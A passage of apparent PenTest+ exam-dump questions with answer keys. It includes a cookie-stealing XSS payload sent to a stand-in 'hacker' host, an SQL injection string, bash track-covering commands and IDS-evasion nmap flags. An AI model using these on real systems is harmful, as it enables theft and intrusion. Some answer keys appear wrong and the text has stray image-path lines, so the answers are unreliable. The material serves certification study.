D. Users' input validation
E. Parameterized queries
F. Output encoding

Answer: DE

NEW QUESTION 166
A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working

properly.
Which of the following changes should the tester apply to make the script work as intended?

A. Change line 2 to $ip= €10.192.168.254€;
B. Remove lines 3, 5, and 6.
C. Remove line 6.
D. Move all the lines below line 7 to the top of the script.

Answer: B


Explanation:
https://www.asc.ohio-state.edu/lewis.239/Class/Perl/perl.html Example script:
#!/usr/bin/perl
$ip=$argv[1]; attack($ip); sub attack { print("x");
}

NEW QUESTION 167
Which of the following types of information would MOST likely be included in an application security assessment report addressed to developers? (Choose two.)

A. Use of non-optimized sort functions
B. Poor input sanitization
C. Null pointer dereferences
D. Non-compliance with code style guide
E. Use of deprecated Javadoc tags
F. A cydomatic complexity score of 3

Answer: BC

NEW QUESTION 172
A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:



```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

A. Run an application vulnerability scan and then identify the TCP ports used by the application.
B. Run the application attached to a debugger and then review the application's log.
C. Disassemble the binary code and then identify the break points.
D. Start a packet capture with Wireshark and then run the application.

Answer: D

NEW QUESTION 173
A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?

A. Hashcat
B. Mimikatz
C. Patator
D. John the Ripper

Answer: C

Explanation:
https://www.kali.org/tools/patator/

NEW QUESTION 175
A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:
x’ OR role LIKE '%admin%
Which of the following should be recommended to remediate this vulnerability?

A. Multifactor authentication
B. Encrypted communications
C. Secure software development life cycle
D. Parameterized queries

Answer: D

NEW QUESTION 178
Given the following code:
<SCRIPT>var+img=new+Image();img.src=”http://hacker/%20+%20document.cookie;</SCRIPT>
Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

A. Web-application firewall
B. Parameterized queries

C. Output encoding
D. Session tokens
E. Input validation
F. Base64 encoding

Answer: CE

Explanation:
Encoding (commonly called “Output Encoding”) involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the &lt; string when writing to an HTML page.

NEW QUESTION 181
A penetration tester discovers that a web server within the scope of the engagement has already been compromised with a backdoor. Which of the following should the penetration tester do NEXT?

A. Forensically acquire the backdoor Trojan and perform attribution
B. Utilize the backdoor in support of the engagement
C. Continue the engagement and include the backdoor finding in the final report
D. Inform the customer immediately about the backdoor


Answer: D

NEW QUESTION 183
Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

A. To provide feedback on the report structure and recommend improvements
B. To discuss the findings and dispute any false positives
C. To determine any processes that failed to meet expectations during the assessment
D. To ensure the penetration-testing team destroys all company data that was gathered during the test

Answer: C

NEW QUESTION 187
An Nmap scan of a network switch reveals the following:



```
Nmap scan report for 192.168.1.254
Host is up 10.014s latency),
Not shown: 96 closed ports
Port     State   Service
22/tcp   open    ssh
23/tcp   open    telnet
60/tcp   open    http
443/tcp  open    https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

A. Encrypted passwords
B. System-hardening techniques
C. Multifactor authentication
D. Network segmentation

Answer: B

NEW QUESTION 192
A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

A. /var/log/messages
B. /var/log/last_user
C. /var/log/user_log
D. /var/log/lastlog

Answer: D

Explanation:
The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

NEW QUESTION 194
A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

A. Segment the firewall from the cloud.
B. Scan the firewall for vulnerabilities.
C. Notify the client about the firewall.
D. Apply patches to the firewall.

Answer: C

NEW QUESTION 196
A penetration tester gains access to a system and establishes persistence, and then runs the following commands:
cat /dev/null > temp
touch –r .bash_history temp mv temp .bash_history
Which of the following actions is the tester MOST likely performing?

A. Redirecting Bash history to /dev/null
B. Making a copy of the user's Bash history for further enumeration
C. Covering tracks by clearing the Bash history
D. Making decoy files on the system to confuse incident responders

Answer: C

NEW QUESTION 199
Which of the following is a rules engine for managing public cloud accounts and resources?

A. Cloud Custodian
B. Cloud Brute
C. Pacu
D. Scout Suite

Answer: A


Explanation:
Cloud Custodian is a rules engine for managing public cloud accounts and resources. It allows users to define policies to enable a well managed cloud infrastructure, that's both secure and cost optimized. It consolidates many of the adhoc scripts organizations have into a lightweight and flexible tool, with unified metrics and reporting.

NEW QUESTION 204
A penetration tester wants to scan a target network without being detected by the client's IDS. Which of the following scans is MOST likely to avoid detection?

A. nmap –p0 –T0 –sS 192.168.1.10
B. nmap –sA –sV --host-timeout 60 192.168.1.10
C. nmap –f --badsum 192.168.1.10
D. nmap –A –n 192.168.1.10

Answer: A

NEW QUESTION 209
A penetration tester captured the following traffic during a web-application test:



```
GET http://172.16.0.10:3000/rest/basket/2 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiI
iLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOi
JhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9k
ZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyM
DIxLTAyLTAxIDEyOjA3OjUxLjY0MiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTAyLTAxIDEyOjA3OjUxLjY0MiArMDA6MDAiLCJkZWxldGVkQXQ
iOm51bGx9LCJpYXQiOjE2MTIzNTU1NjIsImV4cCI6MTYxMjM3MzU2Mn0.fXRqussopr9J5JO5YN1_Rj106e8zMGiE7vcOEfGM
JyKFOv_fAgv0yN9rTaYo1sU2dcddtkDVgwN9BiajjU-0B6eN9Tj9d5OhUGAJrE4tdmzPA8i4q1htWz8p8lpLqMlfiG-hwffOubNWiYBacH8-1d_SOK6ClgePjT7zxfcEqkM
Connection: keep-alive
Referer: http://172.16.0.10:3000/
Cookie: io=qiEk8j0ODPvlatUPAAAC; language=en; welcomebanner_status=dismiss;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp
1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2l
uSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0
aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTAyLTAxIDEyOjA3OjUxLjY0MiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTAyLTAxIDEyOjA3OjUxLjY0MiArMDA6MDAiLCJkZWxl
dGVkQXQiOm51bGx9LCJpYXQiOjE2MTIzNTU1NjIsImV4cCI6MTYxMjM3MzU2Mn0.fXRqussopr9J5JO5YN1_Rj106e8zMGiE7w
cOEfGMJyKFOv_fAgv0yN9rTaYo1sU2dcddtkDVgwN9BiajjU-0B6eN9Tj9d5OhUGAJrE4tdmzPA8i4q1htWz8p8lpLqMlfiG-hwffOubNWiYBacH8-1d_SOK6ClgePjT7zxfcEqkM
Content-Length: 0
Host: 172.16.0.10:3000
```

Which of the following methods should the tester use to visualize the authorization information being transmitted?

A. Decode the authorization header using UTF-8.
B. Decrypt the authorization header using bcrypt.
C. Decode the authorization header using Base64.
D. Decrypt the authorization header using AES.

Answer: C

NEW QUESTION 210
A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

A. Direct-to-origin
B. Cross-site scripting
C. Malware injection
D. Credential harvesting

Answer: D

NEW QUESTION 211
A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap192.168.1.1-5–PU22-25,80
B. nmap192.168.1.1-5–PA22-25,80
C. nmap192.168.1.1-5–PS22-25,80
D. nmap192.168.1.1-5–Ss22-25,80

Answer: C

Explanation:
PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.

NEW QUESTION 216
A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:
IP Address: 192.168.1.63
Physical Address: 60-36-dd-a6-c5-33
Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?

A. tcpdump -i eth01 arp and arp[6:2] == 2
B. arp -s 192.168.1.63 60-36-DD-A6-C5-33
C. ipconfig /all findstr /v 00-00-00 | findstr Physical
D. route add 192.168.1.63 mask 255.255.255.255.0 192.168.1.1

Answer: B

NEW QUESTION 221
A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

A. Halt the penetration test.
B. Contact law enforcement.
C. Deconflict with the penetration tester.
D. Assume the alert is from the penetration test.

Answer: B

NEW QUESTION 222
An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

A. OpenVAS
B. Drozer
C. Burp Suite
D. OWASP ZAP

Answer: A

Explanation:
OpenVAS is a full-featured vulnerability scanner. OWASP ZAP = Burp Suite
Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

NEW QUESTION 226
An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.
Which of the following is the penetration tester trying to accomplish?

A. Uncover potential criminal activity based on the evidence gathered.
B. Identify all the vulnerabilities in the environment.
C. Limit invasiveness based on scope.
D. Maintain confidentiality of the findings.

Answer: C

NEW QUESTION 230
Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

A. A quick description of the vulnerability and a high-level control to fix it

B. Information regarding the business impact if compromised
C. The executive summary and information regarding the testing company
D. The rules of engagement from the assessment

Answer: A

Explanation:
The systems administrator and the technical stuff would be more interested in the technical aspect of the findings

NEW QUESTION 232
During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?

A. Mask
B. Rainbow
C. Dictionary
D. Password spraying

Answer: D

NEW QUESTION 237
When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

A. <#
B. <$
C. ##
D. #$
E. #!

Answer: E

NEW QUESTION 238
......